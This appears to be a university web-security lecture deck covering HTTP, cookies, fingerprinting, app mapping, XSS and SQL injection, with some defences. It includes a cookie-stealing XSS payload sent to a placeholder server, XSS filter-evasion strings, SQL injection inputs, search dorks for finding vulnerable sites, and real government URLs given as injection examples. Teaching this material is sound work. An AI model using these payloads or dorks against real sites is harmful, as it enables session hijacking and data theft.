

# COMP9447

Webz && a taste of x86


# How to shot web

---

- Hello again!
- Why web security?
  - Most security work
  - Thick app -> web app
  - It's how most kiddie hackers get in
- PHP vs ASP (.net) vs JSP vs Django/rails
- Quick note – some of this material is from snyff @ ruxcon, so thanks snyff!

# Webs

---



# HTTP Protocol

---

- Request and Response
- Stateless protocol
- Text based protocol:
  - Easy to read
  - Easy to modify
- GET, POST, HEAD, OPTIONS, TRACE, very rarely PUT/DELETE/CONNECT

```
GET / HTTP/1.1  
Host: www.ruxcon.org.au
```

# Examples

---

```
GET /index.php?id=2&name=test HTTP/1.1  
Host: www.ruxcon.org.au
```

```
POST / HTTP/1.1  
Host: www.ruxcon.org.au  
Content-length=25  
  
name1=value1&name2=value2
```

# Examples of responses

---

- Normal response

```
HTTP/1.1 200 OK
Date: Mon, 23 May 2010 22:38:34 GMT
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
Content-Length: 438
Content-Type: text/html; charset=UTF-8

<html>
  [...]
```

- 404

```
HTTP/1.1 404 Not Found
Content-Length: 1635
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

# Cookies

---

- HTTP is a stateless protocol
- Cookies is how the server keeps track of a user between requests
- First request:

```
GET / HTTP/1.1  
Host: server.com
```

- Response:

```
Set-Cookie: COUNTRY=AUS; expires=Tue, 09-Nov-2013 21:56:39 GMT; path=/;  
domain=.server.com
```

- Next request:

```
Cookie: COUNTRY=AUS
```

# Cookies: security implications

---

- Cookies are the only way a web application can retrieve information about you between 2 requests
- If you have someone else's cookies, you can pretend to be them
- HTTPOnly flag:
  - Cookies can not be access by JavaScript code in the user's browser
- Secure flag:
  - HTTPs Cookies are not transmitted over HTTP
  - Limit impact of MITM or sniffing



# Referer and user-agent

---

- Referer:
  - Site where the user came from

```
Referer: http://php.net/
```

- User-Agent:
  - Browser name and version

```
User-Agent: Mozilla/5.0 Firefox/3.6.8
```

- Both are 2 good inputs vectors for attacks

```
Mozilla/5.0 (Windows NT 6.2; WOW64)  
AppleWebKit/537.22 (KHTML, like Gecko)  
Chrome/25.0.1364.97 Safari/537.22
```

# Url encoding

---

- To send data, some characters need to be encoded:
  - <space> -> + or %20
  - + -> %2b
  - = -> %3d
  - NULL byte -> %00
  - End of line -> %0a
  - # -> %23
  - ; -> %3b
  - etc
- Basically, % with the hex value of the character (man  
ascii)

# HTML Encoding

---

- Information can be encoded in HTML pages:
  - & -> &amp;
  - ' -> &apos;
  - " -> &quot;
  - > -> &gt;
  - < -> &lt;
- If the encoding is not performed correctly there are potential security issues

# Infrastructure Fingerprinting

---

- HTTP headers:

- Server:

```
Server: Apache/1.3.41 (Unix) PHP/5.2.12RC4-dev
```

- X-powered-by

```
X-Powered-By: PHP/5.2.12RC4-dev
```

- Error pages:

- Page not found: HTTP 404
  - Error page: HTTP 500

## Error Occurred While Processing Request

Element PARKINGSEARCHSTRUCT.PARKINGID is undefined in SESSION.

The error occurred in C:\Inetpub\hosted\indydt\parking\_results.cfm: line 51

```
49 : </cfif>
50 :
51 : <cfif session.ParkingSearchStruct.ParkingID EQ ""
52 :     AND session.ParkingSearchStruct.Attraction EQ ""
53 :     AND session.ParkingSearchStruct.Quad EQ ""
```

### Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122 Safari/534.30  
Remote Address 61.68.20.247

http://www.google.com.au/url?

Referrer sa=t&source=web&cd=10&ved=0CGoQFjAJ&url=http%3A%2F%2Fwww.indydt.com%2Fparking\_results.cfm&rct=j&q=%22Error%201HSTaLLzxASp-P3vof6wiJA&cad=rja

Date/Time 02-Aug-11 08:19 PM

### Stack Trace

at cfparking\_results2ecfm978249639.runPage(C:\Inetpub\hosted\indydt\parking\_results.cfm:51)


```
coldfusion.runtime.UndefinedElementException: Element PARKINGSEARCHSTRUCT.PARKINGID is undefined in SESSION.
    at coldfusion.runtime.CfJspPage.resolveCanonicalName(CfJspPage.java:1682)
    at coldfusion.runtime.CfJspPage._resolve(CfJspPage.java:1600)
```

# Errors

---

- All information should be recorded by you:
  - Directory names from an error message
  - Version of all components
- They often will be needed for exploitation:
  - Directory name for directory traversal
  - Database version for SQL injections
  - Vulnerabilities in discovered versions

# Virtual Host detection



The screenshot shows a Bing search interface. The address bar contains the URL `www.bing.com/search?q=ip%3A208.94.117.36&go=&qsn=&sk=&form=QBLH&filt=all`. The search bar has the text `ip:208.94.117.36` and a magnifying glass icon. Below the search bar, there are tabs for 'Web' and 'More'. The 'Web' tab is selected. On the left side, there is a 'SEARCH HISTORY' section with links for 'See all' and 'Clear all - Turn off'. Below that is a 'NARROW BY REGION' section with a link for 'Only from Australia'. The main content area shows 'ALL RESULTS' and '1-10 of 2,540 results - Advanced'. The first result is titled 'A RESTful Web service, an example' and describes REST as a selection of software or specifications, with a link to `www.peej.co.uk/articles/restfully-delicious.html`. The second result is titled 'Paul James' and describes his personal homepage, with a link to `www.peej.co.uk`. The third result is titled 'Bibles' and describes a catalogue of bibles, with a link to `www.faithandfreedom.com.au/Bibles.html`. The fourth result is titled 'McCanless Pottery - Home' and describes a pottery business, with a link to `www.mccanlesspottery.com`. The fifth result is titled 'Boston Immigration Lawyer | Foley Law | Massachusetts Citizenship ...' and describes a law firm, with a link to `www.foleylawoffices.com`.

← → ↻ `www.bing.com/search?q=ip%3A208.94.117.36&go=&qsn=&sk=&form=QBLH&filt=all`

Web Images Videos Shopping News Maps More | ninemsn Hotmail

bing<sup>Beta</sup>

Web `ip:208.94.117.36` More▼

SEARCH HISTORY

Search more to see your history

See all

Clear all · Turn off

▲ NARROW BY REGION

Only from Australia

ALL RESULTS

1-10 of 2,540 results · [Advanced](#)

[A RESTful Web service, an example](#)

It's often hard for people to "get" REST, this is mostly due to the fact that REST isn't a tangible thing like a piece of software or even a specification, it's a selection of ...

[www.peej.co.uk/articles/restfully-delicious.html](http://www.peej.co.uk/articles/restfully-delicious.html)

[Paul James](#)

The personal homepage of Paul James ... Welcome, this site is my personal homepage, a home for my various projects, experiments, odds and ends.

[www.peej.co.uk](http://www.peej.co.uk)

[Bibles](#)

Back to catalogue : The Defined King James Bible Publisher: The Bible For Today - 12 point large print - Uncommon words defined - Genuine leather covers

[www.faithandfreedom.com.au/Bibles.html](http://www.faithandfreedom.com.au/Bibles.html)

[McCanless Pottery - Home](#)

© 2006-2010 McCanless Pottery

[www.mccanlesspottery.com](http://www.mccanlesspottery.com)


[Boston Immigration Lawyer | Foley Law | Massachusetts Citizenship ...](#)

The immigration law firm of Foley Law Offices, P.C., in Boston, massachusetts, represents individuals seeking legal entry or permission to remain in the United States through ...

[www.foleylawoffices.com](http://www.foleylawoffices.com)

# Attacking Web apps



---






# Clientside Security


---



# Cont

---





# Mapping a web app

---

- Spidering
- Guessing directories / files
- Googling the site (site:cse.unsw.edu.au)
- Finding common known files
- Errors! (dork:"Error Occurred While Processing Request")
  - See what happens when an invalid character is put in a request:  
' , " , < , > , %00 , |
- Just getting a feel for the application

# Management

---

- Management interface:
  - Tomcat manager: /manager/html
  - Jboss jmx/web console:
    - /web-console/
    - /jmx-console/
  - /admin/ for Websphere
  - Custom written admin interface
- Get a list of all default passwords and URLs for management interface

# Tools

---

- Nikto (<http://cirt.net/nikto2>):
  - Old tool in perl
  - Useful for old products
- Wfuzz
  - <http://www.edge-security.com/wfuzz.php>
  - Written in python
  - Used dictionaries to brute force directory names
  - Has a lot of great dictionaries for particular applications

# Robots.txt

---

- Robot exclusion protocol
- Available in the web root of the server:
  - `http://<server>/robots.txt`
- Example of interesting robots.txt

```
User-agent: *  
Disallow: /intranet  
Disallow: /images/  
Disallow: /tmp/  
Disallow: /private/
```

```
User-Agent: bender  
Disallow: /my_shiny_metal_ass  
  
User-Agent: Gort  
Disallow: /earth
```

# Access Control Bypassing

---

- Important pages / functions hidden from users
  - ViewUser.php... maybe EditUser.php?


```
www.site.com/ViewUser.php?id=1241
```

- ID numbers are similar
- File uploads ../ ./
- Only some pages with authentication checks
- Sometimes if you're meant to do steps 1,2,3 you can skip 1 and 2
- These bugs are getting super important



# Injectons – Cross Site Scripting / XSS

- Attacker controlled JavaScript is injected into a clients session
- Reflected
  - User input is echoed back unsanitised (or partially sanitised)
  - `echo $_REQUEST['userinput'];`
  - [https://www.ecom.immi.gov.au//inquiry/help.do?action=help\\_4800%3Cscript%3Ealert%281%29%3C/script%3E](https://www.ecom.immi.gov.au//inquiry/help.do?action=help_4800%3Cscript%3Ealert%281%29%3C/script%3E)
  - <http://ags.gov.au/cgi/search.asp?search=%3Cscript%3Ealert%281%29;%3C/script%3E>



# Stored XSS

---

- Same as previously but is stored somewhere by the website and returned later
- Found often when a site lets you write on it somehow, e.g. message boards/comments etc
  - Developers often overlook stuff like escaping usernames and just focus on the obvious stuff like comments etc
- Perfect for worms

[http://www.cse.unsw.edu.au/db/staff/staff\\_details.php?ID=fdavies](http://www.cse.unsw.edu.au/db/staff/staff_details.php?ID=fdavies)

# XSS payloads

---

- Design a fake login page
- Retrieve cookies in JavaScript and send them to a third party server

```
<script>document.write("<img src=  
http://<server>/cookies.php?"+  
document.cookies); <script>
```

- Run JavaScript action:
  - addFriend()
  - transferBling()
- You have all the power of the user, get creative!

# Advanced XSS

---

- I'm kind of loathe to go into this as it highly depends on the site you're XSSing
- There are other types of XSS like DOM based but it's all pretty similar
  - [Attacking-Rich-Internet-Applications.pdf](#) by Kuza55 and Stefano
- Some sites have filters which are fun to get around
  - `<ScRipt>ALeRt(1);</sCRipT>`
  - Quotes escaped? `" -> \"`
    - Escape their escape! `\\" -> \\\"`
  - `s/<script>.*<\/script>\/g`; pops up occasionally
    - `<scr<script>imgoingtogetremoved</script>ipt>`

# Protecting against XSS

---

- Input validation e.g. accept known good
- HTML encoding
  - < turns into &#x3e;
- NOT blacklisting words
  - XSS cheatsheet  
[https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- Using language specific functions like PHP's htmlspecialchars() or htmlentities()

# SQL Injection

---

- Unsanitised data is passed into an SQL statement
  - sql = 'SELECT painting FROM paintings WHERE artist\_id = \$artist';
  - sql = 'SELECT password FROM users WHERE username = "\$usercontrolleddata" ';
- Control system is inline with the userdata

```
SELECT * FROM table1 WHERE field3='<ENTRY POINT>'
```

- test

```
SELECT * FROM table1 WHERE field3='test'
```

- c' <SQL>

```
SELECT * FROM table1 WHERE field3='c' <SQL>'
```

# Continued

---

- Input:
  - c' OR 1=1 --

```
SELECT * FROM table1 WHERE field3='c' OR 1=1 -- '
```

- This will return a result from table1 when
  - field3 == 'c'
  - OR if 1 is equal to 1
- Therefore it will return all of table1
- If you don't want to comment out the rest of the SQL line can do something like
  - c' or 'a'='a'

```
SELECT * FROM table1 WHERE field3='c' or 'a'='a'
```

# Finding SQL Injection

- Googling “inurl:select inurl:where site:gov” -> ~20 results

rotorcraft.arc.nasa.gov/refbase/search.php?sqlQuery=SELECT%20@@version%2C%20title%2C%20year%2C%20publication%2C%20volume%2C%20pages%20F

The screenshot shows the NASA Ames Research Center Rotorcraft Bibliography search results page. The header includes the NASA logo and the text 'AEROMECHANICS NASA AMES RESEARCH CENTER FLIGHT VEHICLE RESEARCH & TECHNOLOGY DIVISION'. The navigation bar contains links: Home, About, Research, Publications, Awards, Rotorcraft Bibliography, and Student Opportunities. The main content area is titled 'ROTORCRAFT BIBLIOGRAPHY' and includes links for Bibliography Home, Show All, Simple Search, and Suggested Keywords. A search bar with a dropdown menu set to 'main fields' and a 'Search' button is present. Below the search bar, there is a 'Search & Display Options' section. The search results are displayed in a table with columns: Year, Publication, 